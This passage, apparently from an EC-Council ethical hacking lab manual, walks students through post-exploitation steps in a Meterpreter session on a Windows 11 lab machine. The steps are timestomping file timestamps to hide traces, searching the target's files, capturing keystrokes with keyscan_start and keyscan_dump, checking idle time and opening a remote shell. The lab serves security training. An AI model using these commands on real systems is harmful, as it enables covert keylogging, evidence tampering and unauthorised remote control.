
    Note: To leave no trace of these MACE attributes, use the timestomp command to change the attributes as you wish after accessing a file.

33. To view the mace attributes of **Secret.txt**, type **timestomp Secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.




34. To change the **MACE** value, type **timestomp Secret.txt -m "02/11/2018 08:10:03"** and press **Enter**. This command changes the **Modified** value of the **Secret.txt** file.

    Note: **-m**: specifies the modified value.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. You can see the changed **Modified** value by issuing the command **timestomp Secret.txt -v**.



36. Similarly, you can change the **Accessed** (**-a**), **Created** (**-c**), and **Entry Modified** (**-e**) values of a particular file.


37. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.

38. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.

39. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.


40. Type **search -f [Filename.extension]** (here, **pagefile.sys**) and press **Enter**. This displays the location of the searched file.

    Note: It takes approximately 5 minutes for the search.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

41. Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.




42. Now, switch to the **Windows 11** virtual machine, create a text file, and start typing something.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

43. Switch to the **Parrot Security** virtual machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.



44. Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

45. Type **shell** and press **Enter** to open a shell in meterpreter.

46. Type **dir /a:h** and press **Enter**, to retrieve the directory names with hidden attributes.

